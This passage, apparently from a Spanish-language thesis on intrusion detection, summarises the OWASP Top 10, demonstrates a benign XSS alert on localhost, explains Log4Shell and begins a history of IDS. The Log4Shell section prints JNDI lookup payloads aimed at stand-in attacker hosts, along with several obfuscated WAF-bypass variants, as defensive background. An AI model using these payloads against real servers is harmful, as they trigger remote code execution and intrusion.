    - Modificación de metadatos, como tokens de control de acceso de JWT, cookies, campos ocultos y abuso de invalidación de JWT.
    - Forzar la navegación para acceder a páginas autenticadas o privilegiadas.
    - Permitir el acceso a la API desde fuentes no confiables/no autorizadas debido a una configuración incorrecta de Intercambio de recursos de origen cruzado (CORS, por sus siglas en inglés *cross-origin resource sharing*)
    - Acceso a API sin controles de acceso DELETE, PUT y POST en su lugar.
- A02 - Fallos Criptográficos: las fallas criptográficas se refieren a problemas con la criptografía o la ausencia total de criptografía. Anteriormente, este elemento se conocía como exposición de datos confidenciales, pero este nombre no era del todo exacto, ya que describe un síntoma y un efecto en lugar de una causa. Las fallas criptográficas pueden dar lugar a la exposición de datos, y a menudo lo hacen. Este tipo de falla se aplica a la protección y el secreto de los datos en tránsito y en reposo. Dichos datos generalmente incluyen detalles de autenticación, como nombres de usuario y contraseñas, pero también información de identificación

personal (PII, por sus siglas en inglés *Personal Identifiable Information*), como información personal y financiera, registros médicos, secretos comerciales y más. Las fallas surgen por una variedad de razones, y las vulnerabilidades a menudo se explotan mediante un ataque de intermediario. Las razones comunes de las deficiencias criptográficas incluyen:

    - Almacenar o transmitir datos confidenciales en texto claro.
    - Usar algoritmos y protocolos criptográficos obsoletos o débiles.
    - Usar claves criptográficas predeterminadas o débiles y no usar la administración y rotación de claves.
    - No hacer cumplir el cifrado.
    - No validar correctamente el certificado del servidor y la cadena de confianza.
    - Ignorar o reutilizar vectores de inicialización o usar un modo de operación inseguro.

- A03 - Inyección: un ataque de inyección se refiere a datos no confiables por parte de una aplicación que la obliga a ejecutar comandos. Dichos datos o códigos maliciosos son insertados por un atacante y pueden comprometer los datos o toda la aplicación. Los ataques de inyección más comunes son las inyecciones de SQL y los Cross Site Scripting (XSS), inyecciones de Comandos, inyecciones de CCS, inyecciones LDAP, entre otros. Una aplicación es vulnerable a un ataque de inyección cuando se presenta una o varias de las siguientes condiciones:
    - Los datos proporcionados por los usuarios no están validados, filtrados ni desinfectados.
    - El intérprete utiliza directamente consultas dinámicas o llamadas no parametrizadas sin escape sensible al contexto.
    - Los datos hostiles se usan directamente, se concatenan o se usan dentro de los parámetros de búsqueda de mapeo relacional de objetos (ORM por sus siglas en inglés *object-relational mapping*) para extraer registros confidenciales adicionales.
- A04 - Diseño Inseguro: esta categoría de vulnerabilidades se centra en los riesgos asociados con fallas en el diseño y la arquitectura. Como explica OWASP, estos son diferentes de los riesgos asociados con las deficiencias en la implementación. Un diseño inseguro bien implementado sigue siendo vulnerable a los ataques. El diseño inseguro se refiere, en parte, a la falta de controles de seguridad y perfiles de riesgo empresarial en el desarrollo de software y, por lo tanto, a la falta de una determinación adecuada del grado de diseño de seguridad que se necesita.
- A05 - Configuración de seguridad incorrecta: la mala configuración de seguridad se refiere a los controles de seguridad que no están protegidos o no están configurados correctamente. Esta vulnerabilidad se debe con frecuencia a una de las siguientes razones:
    - Falta de refuerzo de seguridad en cualquier parte de una aplicación.
    - Permisos configurados incorrectamente en servicios en la nube.

    - Se permiten o instalan funciones innecesarias, como puertos, servicios, páginas, cuentas o privilegios.
    - Las cuentas / contraseñas predeterminadas están habilitadas o sin cambios.
    - Los mensajes de error que se muestran a los usuarios contienen rastros de pila u otra información confidencial.
    - Las últimas funciones de seguridad no están habilitadas o implementadas correctamente.
    - La configuración de seguridad del servidor, marco, bibliotecas o bases de datos no está configurada para valores seguros.
    - Los encabezados o directivas de seguridad no son enviados por el servidor o no están configurados para valores seguros.
    - El software no está actualizado.
- A06 - Componentes vulnerables y obsoletos: esta categoría se conocía anteriormente como "Uso de componentes con vulnerabilidades conocidas". Las vulnerabilidades de los componentes pueden surgir en una de las siguientes situaciones:
    - Si no conoce las versiones de los componentes del lado del cliente y del lado del servidor que utiliza.
    - Si el software es vulnerable, no es compatible o no está actualizado. Esto incluye los sistemas operativos, el servidor web / de aplicaciones, el sistema de administración de bases de datos (DBMS), las aplicaciones, las API y cualquier componente, los entornos de ejecución y las bibliotecas.
    - Si no busca vulnerabilidades con regularidad y sigue las noticias de seguridad sobre los componentes que utiliza.
    - Si no arregla o actualiza su plataforma, marco y dependencias cuando salen los parches.
    - Si sus desarrolladores no están realizando pruebas sobre la compatibilidad de bibliotecas actualizadas, actualizadas o parcheadas.
    - Si las configuraciones de sus componentes no están aseguradas.
- A07 - Fallos de identificación y autenticación: este conjunto de vulnerabilidades se conocía anteriormente como “autenticación rota”. Estos pueden surgir si una aplicación:
    - No está protegida contra ataques automatizados como el relleno de credenciales.
    - Permite ataques de fuerza bruta.
    - Acepta el uso de contraseñas predeterminadas, débiles o conocidas.
    - Tiene una recuperación de credenciales débil o ineficaz y procedimientos de contraseña olvidada.
    - Emplea almacenes de datos de contraseña de texto sin formato, cifrados o con un hash débil.
    - No usa o tiene una autenticación multifactor ineficaz.
    - Expone la sesión identificada en la URL.

    - Reutiliza la sesión identificada después de iniciar sesión.
    - No invalida correctamente las sesiones de usuario y los tokens de autenticación durante el cierre de sesión o cuando está inactivo.
- A08 - Fallos de integridad de los datos y software: esta nueva categoría en la lista OWASP se relaciona con vulnerabilidades en actualizaciones de software, datos críticos y canalizaciones de CI/CD cuya integridad no se verifica. Por ejemplo, una aplicación que se basa en complementos, bibliotecas o módulos de fuentes, repositorios o redes de entrega de contenido (CDN, por sus siglas en ingles *content delivery network*) no verificadas y no confiables puede estar expuesta a este tipo de fallas. Una fuente similar de falla puede ser la funcionalidad de actualización automática de la mayoría de las aplicaciones que no necesariamente incluyen una verificación de integridad completa. Esto deja la puerta abierta para que los atacantes distribuyan sus actualizaciones destinadas a crear vulnerabilidades. Finalmente, esta categoría también incluye lo que antes se llamaba "Deserialización insegura" en la lista de 2017. Las fallas que surgen aquí se deben a objetos o datos codificados o serializados en una estructura que es visible para un atacante y que puede modificar.
- A09 - Fallos de seguimiento y registro de seguridad: esta categoría se ha ampliado para incluir más tipos de fallas. Si bien el registro y la supervisión son difíciles de probar, esta categoría es esencial porque las fallas pueden afectar la responsabilidad, la visibilidad, las alertas de incidentes y el análisis forense. Las fallas de registro, detección, monitoreo y respuesta operativa ocurren cuando:
    - Los inicios de sesión, los inicios de sesión fallidos, las transacciones de alto valor y otros tipos de eventos auditables no se registran.
    - Las advertencias y los errores generan mensajes inadecuados, poco claros o inexistentes.
    - Los registros de API y aplicaciones no se examinan para detectar actividades sospechosas.
    - Solo almacena registros localmente.
    - Los umbrales de alerta y los procesos de escalamiento de respuesta no se han instituido o no son efectivos.
    - Las alertas no se activan mediante pruebas de penetración o escaneos mediante herramientas de prueba de seguridad de aplicaciones dinámicas.
    - La aplicación no puede detectar, escalar ni alertar sobre ataques activos en tiempo real o casi en tiempo real.
- A10 - Falsificación de solicitudes del lado del servidor (SSRF, por sus sigla en inglés): los problemas de falsificación de solicitudes del lado del servidor surgen cuando una aplicación web no valida la URL proporcionada por el usuario al buscar un recurso remoto. Esto permite a los atacantes obligar a la aplicación a enviar una solicitud diseñada a un destino inesperado, incluso si está protegido por un firewall, VPN o algún otro tipo de lista de control de acceso a la red (ACL, por sus siglas en inglés …). Obtener una URL es una característica común entre las

aplicaciones web modernas, lo que da como resultado un aumento en las instancias de SSRF. Además, estos también se están volviendo más severos debido a la creciente complejidad de las arquitecturas y los servicios en la nube.

2.13 Inyecciones

Una inyección de código ocurre cuando es posible enviar o insertar datos no contemplados en un intérprete de código. Estas inyecciones se encuentran frecuentemente en consultas SQL, LDAP, Xpath o NoSQL, comandos de sistema operativo, analizadores sintácticos de XML, cabeceras SMTP, parámetros de funciones, etc. Estos defectos son fáciles de encontrar cuando se examina el código, sin embargo son difíciles de descubrir mediante pruebas funcionales. Existen utilidades de escaneo que pueden ayudar a encontrar estos defectos[122].

Una inyección de código puede resultar en la pérdida o corrupción de datos, falta de responsabilidad en acciones o denegación de acceso. Una inyección puede incluso tomar control total de un nodo[122].

Algunos tipos de inyección de código son errores de interpretación, dando un significado especial a una introducción de datos por parte del usuario o cliente que consume un servicio determinado. Existen errores de interpretación similares fuera del mundo de la computación, cuando, por ejemplo, es difícil distinguir adecuadamente un nombre propio de un nombre común. De la misma forma, en algunos tipos de inyección de código puede haber un problema para diferenciar los parámetros introducidos por el usuario de los comandos del sistema[122].

Las inyecciones de código permiten acceder a información restringida, para aumentar los privilegios o para conseguir acceder a sistemas restringidos. Este tipo de ataques pueden ser usados con objetivos malintencionados para muchas cosas, incluyendo[122]:

- Modificar valores arbitrariamente en una base de datos mediante inyección de SQL. El impacto de esta acción puede ir desde cambios en la apariencia de una página web hasta comprometer datos sensibles.
- Instalar malware o ejecutar código malintencionado en un servidor mediante la inyección de código de scripting (como PHP o ASP).
- Aumentar los privilegios como superusuario utilizando vulnerabilidades del sistema operativo.
- Atacando usuarios de páginas web con inyecciones de código HTML o scripts.

Además de ser muy potentes, han permanecido en el ranking de OWASP top 10 desde el 2004. Más específicamente, XSS ha tomado la primera posición del ranking en el 2007, en el 2010 se posicionó segundo, en el 2013 pasó al tercer puesto, en el 2017 puso en la posición número 7 y en el recientemente salido OWASP Top Ten 2021, XSS vuelve a ganar relevancia ubicándose tercero nuevamente. En adición a esto, se agrega la reciente explotación de la vulnerabilidad Log4Shell[115], en donde un atacante pretende inyectar código *java*, aprovechando un caso no contemplado en el desarrollo de una librería

determinada, para finalmente tomar control de la consola donde se ejecuta el código. No obstante, por este motivo, se definirán más detalladamente las vulnerabilidades por inyecciones XSS y Log4Shell, que luego se utilizarán para la puesta en escena de la propuesta de esta tésis.

2.13.1 Cross-Site Scripting - XSS

Cross-site scripting es una vulnerabilidad de seguridad que permite a un usuario alterar el código que una aplicación entrega a un usuario que se ejecuta en el navegador web del usuario. Se encuentra más comúnmente en aplicaciones web que afectan al navegador del usuario, pero también es posible en otras aplicaciones con contenido web incrustado, como un visor de contenido de "ayuda" interactivo.

Las vulnerabilidades XSS pueden permitir muchos posibles ataques diferentes contra la víctima. Dichos ataques pueden incluir[122]:

- Robar el token de la sesión de inicio de sesión, lo que permite al atacante interactuar con la aplicación como víctima sin conocer su contraseña.
- Obligar al usuario a enviar solicitudes controladas por un atacante a un servidor: imagine una aplicación web bancaria vulnerable que lo obligue a transferir dinero.
- Cambiar el contenido de la página: imagina un sitio de noticias popular alterado para declarar que ocurrió una caída falsa del mercado de valores que incita al pánico.
- Engañar a la víctima para que divulgue su contraseña a la aplicación u otras aplicaciones.
- Infectar a la víctima con otro código malicioso usando una vulnerabilidad en el propio navegador web, posiblemente tomando el control de la computadora de la víctima.

Algunos ataques pueden enviarse al servidor de la aplicación y ejecutarse contra muchos otros usuarios de esa aplicación, por ejemplo:

- Un sitio de foro vulnerable o un sistema de comentarios permite que una publicación enviada por un usuario sea vista por muchos otros usuarios que se convierten en víctimas del ataque.
- Un formulario de contacto vulnerable envía un mensaje malicioso a los administradores del sitio que le da al atacante acceso al "panel de administración" cuando lo ve un usuario administrativo.

Otros ataques requieren que el atacante convenza o engañe al usuario para que primero cargue un enlace malicioso, posiblemente mediante correo electrónico, mensajería instantánea o una publicación o comentario en un foro.

Para ilustrar un ataque de ejemplo, se utilizará una aplicación web simple "Hola mundo". Como se visualiza en la Imagen 1, la aplicación muestra "¡Hola, mundo!" por defecto al visitar el servidor en un navegador:




Imagen 1: http://localhost:8080/

La aplicación es interactiva y saludará a los usuarios cuando se les proporcione un nombre de usuario (ver Imagen 2):




Imagen 2: http://localhost:8080/Ignacio

Desafortunadamente, la aplicación no valida o codifica adecuadamente la entrada proporcionada por el usuario. Esta vez, además del nombre de usuario, se agrega JavaScript (ver Imagen 3):




Imagen 3: http://localhost:8080/Ignacio<script>alert("Codigo Malicioso")</script>

El resultado se ve casi igual, excepto que JavaScript se interpreta y ejecuta en el navegador (ver Imagen 4):




Imagen 4: Codigo Javascript Inyectado

Se debe tener en cuenta que un atacante informado escribiría un código de explotación que no aparece ni se anuncia a sí mismo. Así es como puede verse la aplicación una vez que

se resuelva esta vulnerabilidad, por ejemplo, codificando la salida de la aplicación para que el navegador sepa que estos son datos que no deben interpretarse como muestra la Imagen 5.

Imagen 5: Vulnerabilidad corregida

La diferencia se puede ver mejor en el código fuente HTML tal como la ve el navegador. Todos los caracteres especiales que se pueden interpretar como código se han codificado para que la representación HTML de cada carácter especial se muestre al usuario (ver Imagen 6):

```
<body>
  ¡Holla Ignacio&lt;script&gt;alert(&quot;Codigo Malicioso&quot;)&lt;/script&gt;!
</body>
```

Imagen 6: HTML que muestra el código inyectado

Para evitar esta vulnerabilidad, los desarrolladores deben validar todas las entradas a la aplicación y codificar todas las entradas que se incluyen en la salida. Esta es una parte esencial del desarrollo de aplicaciones y ayudará a prevenir muchos tipos diferentes de vulnerabilidades, no solo XSS.

2.13.2 Log4Shell

Desde el 10 de diciembre del 2021, días después de que los expertos de la industria descubrieran una vulnerabilidad crítica conocida como Log4Shell en los servidores que soportan el juego Minecraft, hackers, se han realizado millones de intentos de explotación de la biblioteca Java Log4j 2. La vulnerabilidad es una amenaza potencial para millones de aplicaciones y dispositivos en todo el mundo.

Log4Shell es una vulnerabilidad de software en Apache Log4j 2, una popular biblioteca de Java para registrar o *loguear* mensajes de error en las aplicaciones. La vulnerabilidad, publicada como CVE-2021-44228, permite que un atacante remoto tome el control de un dispositivo en Internet si el dispositivo ejecuta ciertas versiones de Log4j 2.

Apache emitió un parche para CVE-2021-44228, versión 2.15, el 6 de diciembre de 2021. Sin embargo, este parche dejó parte de la vulnerabilidad sin reparar, lo que resultó en CVE-2021-45046 y un segundo parche, versión 2.16, lanzado el 13 de diciembre. Apache

lanzó un tercer parche, la versión 2.17, el 17 de diciembre para corregir otra vulnerabilidad relacionada, CVE-2021-45105. Lanzaron un cuarto parche, 2.17.1, el 28 de diciembre para abordar otra vulnerabilidad, CVE-2021-44832. Sin embargo, muchas aplicaciones utilizando estas versiones vulnerables siguen sin ser actualizadas.

Los atacantes pueden potencialmente aprovechar la vulnerabilidad mediante mensajes de texto para controlar una computadora de forma remota. Apache Software Foundation, que publica la biblioteca Log4j 2, otorgó a la vulnerabilidad una puntuación CVSS de 10 sobre 10, la puntuación de gravedad de nivel más alto, debido a su potencial de explotación generalizada y la facilidad con la que los atacantes maliciosos pueden explotarla. Mientras la mitigación evoluciona y el daño se desarrolla, los fundamentos de la vulnerabilidad de Log4Shell no cambiarán.

La causa principal de Log4Shell, es lo que NIST llama "validación de entrada incorrecta". En términos generales, esto significa que confía demasiado en los datos no confiables que llegan de terceros y abre su software a trucos furtivos basados en datos trampa, es decir, de la misma forma que funcionan todas las inyecciones de código.

Esta falla de tipo RCE (por sus siglas en ingles Remote Code Execution) sucede debido a que la función *log4j2.formatMsgNoLookups* existente en la librería JNDI, la cual se usa para acceder a recursos externos o referencias de Java y esta no realiza un correcto control del valor cargado, seguidamente con LDAP indicamos donde se quiere acceder. Así que, quien ataque puede enviar una petición, ya sea[123]:

- Para obtener recursos mediante la inyección de código previamente encodeada en Base 64.
- Obtener una shell reversa a través de la carga remota de un archivo escrito en Java y ya compilado, *Exploit.class* el cual se va interpretar al ser cargado por el servidor.
- O para la ejecución de código arbitrario sobre el servidor víctima.

Ya que el servidor descarga, almacena y carga lo que obtenga por parte del recurso externo (en el caso de un atacante, su propio servidor).

El payload lleva comúnmente el formato: *${jndi:ldap://ip_servidor_atacante/file}:*

- El atacante envía un parámetro manipulado (por ejemplo ?x=) al servidor (por HTTP u otro protocolo). Por ejemplo la siguiente cadena: *${jndi:ldap://sitio-malicioso.com/exp}* mediante una petición GET.
- El servidor vulnerable recibe la solicitud con el payload.
- La vulnerabilidad en Log4j permite que el payload se ejecute y el servidor realiza una petición al sitio del atacante. La petición se realiza a través del protocolo JNDI.
- La respuesta desde el servidor del atacante contiene un archivo Java remoto (por ejemplo, un archivo *Exploit.class*) que se inyecta en el proceso que está ejecutando el servidor vulnerable.
- Se ejecuta código en el servidor vulnerable.

Aunque el payload puede ser interceptada por un WAF fácilmente, este se puede bypassear de ilimitadas formas:

- *${${env:ENV_NAME:-j}ndi${env:ENV_NAME:-:}${env:ENV_NAME:-l}dap${env:ENV_NAME:-:}//attackerendpoint.com/}*
- *${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://attackerendpoint.com/}*
- *${${upper:j}ndi:${upper:l}${upper:d}a${lower:p}://attackerendpoint.com/}*
- *${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://attackerendpoint.com/z}*
- *${${env:ASDASD:-j}ndi${env:ASDASD:-:}${env:ASDASD:-l}dap${env:ASDASD:-:}//attackerendpoint.com/}*
- *${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://attackerendpoint.com/}*
- *${${::-j}ndi:rmi://attackerendpoint.com/}*

Estos consisten en variar y tratar de que no se envíe de forma clara el payload. Por otro lado, hay otro protocolo que se puede aprovechar, RMI el cual se puede usar con la utilidad *mashalsec* y se ve en el último payload mostrado[123].

2.14 Consideraciones Generales

La seguridad en teleinformática abarca un conjunto de procesos, técnicas y herramientas para la protección de los sistemas informáticos (redes e infraestructura) y la información en formato digital, es decir, los sistemas que no están conectados a la red y aún así pueden sufrir amenazas. Por otra parte, la ciberseguridad se encarga de combatir las amenazas, disminuir su riesgo e impacto sobre la información que se procesa, transporta y almacena en los sistemas interconectados a la red, donde se pueden aplicar medidas defensivas u ofensivas. Por último, la ciberdefensa está constituida por estos dos conceptos anteriores y materializada en la defensa nacional digital. El desarrollo de aspectos como ciberterrorismo o cibercrimen, cada vez más presentes en nuestra sociedad, hacen fundamental la existencia de mecanismos exclusivos de ciberdefensa.

Según el contexto en el que se aplique, la seguridad teleinformática toma una importancia diferente y medidas completamente distintas. Un usuario particular deberá, en la medida de lo posible, preservar intactos los datos que considere confidenciales, privados y personales. Ya sea cuando intercambie información con su círculo más allegado, cuando consulte sus datos bancarios en línea o cuando realice sus compras por internet.

Para una organización, el sistema de información representa su valor, es lo esencial que hay que proteger. Comprometer este sistema es comprometer a la empresa. Por consiguiente, conviene asegurar la seguridad del sistema, es decir, garantizar que los recursos se utilicen únicamente en el marco previsto, por las personas acreditadas y, sobre todo, que no se utilicen en cualquier situación.

Una nación ejercerá la conducción de las operaciones de ciberdefensa en forma permanente a los efectos de garantizar las operaciones militares del instrumento militar de la defensa nacional en cumplimiento de su misión principal y de acuerdo a los lineamientos establecidos en el planeamiento estratégico militar. Sin embargo, la seguridad no tiene que

ser un obstáculo en la vida cotidiana y debe permitir utilizar el sistema con total confianza.

A nivel de un país, la inseguridad del sistema de información no es asumible. Los procedimientos puestos en práctica tienen que estar a la altura de la información que se protege, ya que está en juego la seguridad de toda la nación.

Una vulnerabilidad en el sistema podría atentar contra los intereses fundamentales de cada individuo, minar la confianza pública del estado o, peor aún, convertirlo en víctima de un acto de terrorismo.

Capítulo 3 - Sistemas de Detección de Intrusos y/o Anomalías

3.1 Introducción Histórica

El primer artículo publicado sobre IDS (*Intrusion Detection Systems*) fue realizado por James P. Anderson en 1980. El mismo fue titulado “Computer Security Threat: Monitoring and Surveillance”, o en español "Seguridad informática Amenaza: Monitoreo y vigilancia ”.

James P. Anderson dividió las intrusiones en externas e internas basadas en si el usuario tenía permiso de acceso a la computadora o no. Los principales objetivos de la pista de auditoría de seguridad fueron las siguientes:

- Los datos se pueden obtener de diferentes recursos del sistema.
- El comportamiento inusual de los usuarios hacia los recursos existentes debe ser detectado para evitar ataques internos.
- Se deberá obtener suficientes datos para garantizar que los administradores de la seguridad puedan encontrar el problema.
- La pista de auditoría de seguridad debe poder reconocer la estrategia del atacante.

James se centró en la recopilación de registros que mostraban uso anormal del sistema, como ser la utilización de la computadora fuera de tiempo laboral, anormales frecuencias de uso, patrones anormales de referencia a programas o datos. También alertó sobre el problema del usuario legítimo que tal vez tenga acceso a datos confidenciales, sería muy difícil registrar un rastro factible para detectar algún mal uso. Su artículo fue el primero en basarse en la detección de intrusiones de Host e IDS en general.[60]

Los trabajos en el campo IDS fueron realizados principalmente por SRI International, un instituto de investigación sin fines de lucro creado en los años 40 con el fin de investigar y desarrollar para agencias gubernamentales. Seguidamente, se revisan los mismos.

En 1983 Dorothy Denning inició un proyecto para analizar pistas de auditoría dentro de una organización gubernamental. El sistema tomaría registros de actividad de todos los usuarios presente en sus computadoras con el fin de detectar algún posible mal uso. Posteriormente en 1986, junto con Peter Neumann desarrollaron un IDES (*Detection Expert System*). Este proyecto fue lanzado originalmente por el ejército de los Estados Unidos y todo estuvo basado en un estudio de perfiles de usuarios que arrojaría algo de luz en casos de abuso o mal uso de los sistemas, donde reglas de actividades “normales” y perfiles de usuarios fueron comparados con el objetivo de detectar un potencial “mal uso”.

IDES fue un sistema "híbrido", ya que utilizó tanto estadísticas de uso indebido como reglas de seguridad.[61]

Otros avances en IDS se fueron llevando a cabo de forma paralela, como el proyecto Haystack desarrollado por Lawrence Livermore Labs para la Fuerza Aérea de los Estados Unidos. El sistema se desarrolló en C y SQL y el principio siempre fue el mismo: centrarse en el tráfico "malo" y en la comparación con los patrones para obtener el posible abuso. El sistema se transformó en DIDS (*Distributed Intrusion Detection System*), que mejoró el primer proyecto utilizando también rastros presentes en los servidores; esa fue la razón de ser llamado Distribuido. En 1989, la compañía llamada Haystack Labs fue creada con la aparición de Stalker, una variante mejorada del proyecto Haystack inicial.

Tanto SRI International, como Haystack ayudaron en el desarrollo y mejora de los sistemas de detecciones contra intrusos basados en host.

El primer IDS que monitoreó el tráfico del flujo de red fue el NSM (*Network System Monitor*) y fue desarrollado en la Universidad de California; el mismo se ejecutaba en una estación UNIX de Sun. El modo de uso fue muy similar al de los IDS existentes al día de hoy:

- Se capturó todo el tráfico, incluso si no se dirigía al sistema.
- Se obtuvieron paquetes de red.
- Se identificó el protocolo con el fin de obtener la cantidad de datos necesaria.
- Los datos fueron inspeccionados y comparados con estadísticas y reglas para que se detecten los abusos o el mal uso.

Todo este trabajo fue realizado por Todd Heberlein. Con el proyecto Haystack, el campo de IDS cambió rotundamente y permitió el comienzo de las aplicaciones comerciales[62]. Finalmente el mercado se abrió y esta tecnología quedó disponible para todas las compañías.

El primer producto comercial fue desarrollado por Haystack Labs, el ya nombrado Stalker y basado en Host. También el Centro Criptográfico de la Fuerza Aérea de los Estados Unidos desarrolló el ASMS (en sus siglas en ingles *Automated Security Measurement System*) y luego en 1994, el equipo de trabajo envuelto en esta solución lanzó al mercado un producto mixto de hardware y software para la detección de intrusiones en la red, bien conocido como Netranger [63].

Durante la última década, gran número de proveedoresdes de soluciones de IDS/IPS y WAF (de sus siglas en ingles *Webb Application Firewall*) como Cisco[111], Cloudflare[109], Palo Alto Networks[110], Fortinet[134], entre otros, han surgido y surgen continuamente debido al crecimiento exponencial de aplicaciones en el ciberespacio y de que las empresas conocen la importancia de contar con un buen sistema de seguridad y constantemente actualizado. Una amplia oferta de productos de seguridad pueden encontrarse en el mercado, desde las más costosas, hasta productos muy buenos de código abierto, como por ejemplo Snort.

3.2 Definición de IDS o Sistema de Detección de Intrusos

Un sistema de detección de intrusos permite proteger a los sistemas de una organización contra las amenazas que aparecen con el incremento de la conectividad a internet y la interdependencia de los sistemas de información[121].

Los IDS han ganado aceptación como parte principal de la seguridad de la infraestructura de una organización y existen varias razones para adquirirlo o utilizarlo[121]:

- Evita problemas disuadiendo individuos hostiles. Al aumentar la posibilidad de descubrir y penalizar atacantes, el comportamiento de algunos de ellos cambiará reduciendo el número de ataques ejecutados. Esto también puede ser un inconveniente, ya que la presencia de un sistema de seguridad sofisticado puede aumentar la curiosidad del atacante.
- Detecta ataques y otras violaciones de seguridad no prevenidas por otras medidas de protección. Los atacantes, utilizando técnicas conocidas, pueden acceder de manera no autorizada a sistemas, especialmente los conectados a redes públicas. Esto por lo general ocurre cuando las vulnerabilidades conocidas no se corrigen. Si bien los administradores de sistemas intentan solucionar estas vulnerabilidades, hay situaciones en las que esto puede ser difícil de lograr, como por ejemplo la imposibilidad de actualizaciones de alguno sistemas heredados, Errores en la configuración o actualización de los sistemas, o escasez de tiempo o recursos para el mantenimiento de los sistemas.

  IDS puede ser una excelente herramienta de protección y puede detectar cuando un atacante ha intentado acceder al sistema explotando una falla no solucionada. De esta forma se podría alertar al administrador para que realice una copia de seguridad evitando la pérdida de información valiosa.
- Detectar preámbulos de ataques. Cuando un individuo ataca un sistema, lo hace en pasos predecibles. Durante el primer paso, el atacante prueba y examina el sistema o la red, buscando el punto adecuado para ingresar. En sistemas o redes donde no hay IDS, el atacante es libre de examinar el sistema con riesgo mínimo de ser detectado. Esto ayuda a su búsqueda de algún punto débil. La misma red, con un IDS monitoreando sus actividades, dificulta que el atacante pueda escanear la red, el IDS captura estas pruebas, las identifica como sospechosas, alerta a los administradores de seguridad y en el caso de contar con un IPS (*Intrusion Protection System*), toma una acción como bloquear el acceso del atacante.
- Registrar el riesgo de la organización. Cuando se requiere realizar un plan para la gestión de la seguridad o la creación de una política de seguridad, es deseable conocer el riesgo de la organización para relevar posibles amenazas, para conocer la probabilidad de recibir un ataque o determinar si está ya siendo atacado. Un IDS puede ayudar a descubrir estas amenazas existentes dentro y fuera de la

organización, ayudando así a tomar decisiones sobre los recursos de seguridad que deben utilizarse en la red.

- Proporcionar información útil sobre las intrusiones que se están produciendo actualmente. Aún si el IDS no puede bloquear los ataques, puede recopilar información sobre ellos. Esa información puede, bajo algunas circunstancias, ser utilizada como prueba en acciones legales, o puede proporcionar información para estudiar al atacante. Además se puede utilizar para corregir fallas en la configuración de la seguridad o en la política de seguridad de la organización.

Existen varias formas de clasificar a un IDS según varios criterios: 1- fuente de información, 2- tipo de análisis, 3- tipo de respuesta o 4- tipo de detección. Se describen a continuación cada uno de los criterios[121].

3.2.1 Fuente de Información

La clasificación de un IDS según la fuente de información abarca desde los que detectan intrusos según la ubicación, los que analizan paquetes de red o bien analizan eventos generados por sistemas operativos o software de aplicación[121].

Los NIDS (Network-Based Intrusion Detection Systems) son los sistemas de detección más comunes. Estos IDS detectan ataques capturando y analizando paquetes de red. Estos sistemas escuchan en un segmento de red, y monitorean todo el tráfico que alcanza a todos los hosts conectados al segmento de red. Generalmente, estos tipos de detectores de intrusos son más frecuentes que los detectores de intrusiones basados en host, ya que su configuración es general para todo el segmento de red en el que operan y a menudo están formados por un conjunto de sensores ubicados en varios puntos de la red. Estos sensores están limitados a monitorear el tráfico haciendo análisis local y reportando ataques llevados a cabo a la consola de administración [64]. Estos sistemas tienen algunas ventajas y desventajas. Las ventajas son[121]:

- Un NIDS bien ubicado puede monitorear una red grande siempre que tenga capacidad suficiente para analizar el tráfico en su totalidad.
- Tienen un pequeño impacto en la red, generalmente permanecen pasivos y no interfieren con otras operaciones de la red.
- Pueden ser configurados para ser invisibles en la red, con el objetivo de incrementar la seguridad contra ataques.

Por otro lado, las desventajas son:

- Los sensores no solo analizan los encabezados de los paquetes, también analizan su contenido, lo cual es un inconveniente en una red grande con mucho tráfico. Algunos proveedores están intentando resolver este problema implementando IDS completamente en hardware, lo que los hace mucho más rápidos y caros a la vez.

- No analizan el cifrado de la información. En entornos donde la comunicación es cifrada hace difícil la inspección de los paquetes. Este problema aumenta cuando la organización utiliza cifrado en la capa de red, como por ejemplo IPSec (*Internet Protocol Security*) entre hosts. Una opción para solucionar esto es por medio de la desencnripción del tráfico, pero esta técnica es muy costosa a nivel *hardware*.
